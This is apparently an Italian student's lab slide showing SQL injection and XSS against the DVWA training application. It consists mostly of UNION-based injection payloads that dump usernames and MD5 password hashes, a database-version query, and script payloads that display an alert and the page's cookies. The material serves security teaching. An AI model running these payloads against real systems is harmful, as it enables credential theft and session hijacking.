


S6 L2



Daniele Zizzi

***permette di
estrarre i campi,
nome, cognome,
user e password
dal database user.
Le password sono
visualizzate in
hash, per tanto
vanno decriptate***

```
1 '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from  
users #
```

Vulnerability: SQL Injection

User ID:

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: admin  
admin  
admin  
e10adc3949ba59abbe56e057f20f883e
```

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Gordon  
Brown  
gordonb  
e99a18c428cb38d5f260853678922e03
```

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Hack  
Me  
1337  
8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Pablo  
Picasso  
pablo  
0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Bob  
Smith  
smithy  
5f4dcc3b5aa765d61d8327deb882cf99
```

***permette di
visualizzare la
versione del
database***

```
%' or 0=0 union select null, version() #
```

Vulnerability: SQL Injection

User ID:

```
ID: %' or 0=0 union select null, version() #  
First name: admin  
Surname: admin
```

```
ID: %' or 0=0 union select null, version() #  
First name: Gordon  
Surname: Brown
```

```
ID: %' or 0=0 union select null, version() #  
First name: Hack  
Surname: Me
```

```
ID: %' or 0=0 union select null, version() #  
First name: Pablo  
Surname: Picasso
```

```
ID: %' or 0=0 union select null, version() #  
First name: Bob  
Surname: Smith
```

```
ID: %' or 0=0 union select null, version() #  
First name:  
Surname: 5.0.51a-3ubuntu5
```

***Script che
permette di
visualizzare un
alert***

```
<script>alert('sei stato hackerato')</script>
```

🌐 192.168.50.101

sei stato hackerato

OK

***Script che
permette di
visualizzare i
cookie***

```
<script>alert(document.cookie)</script>
```

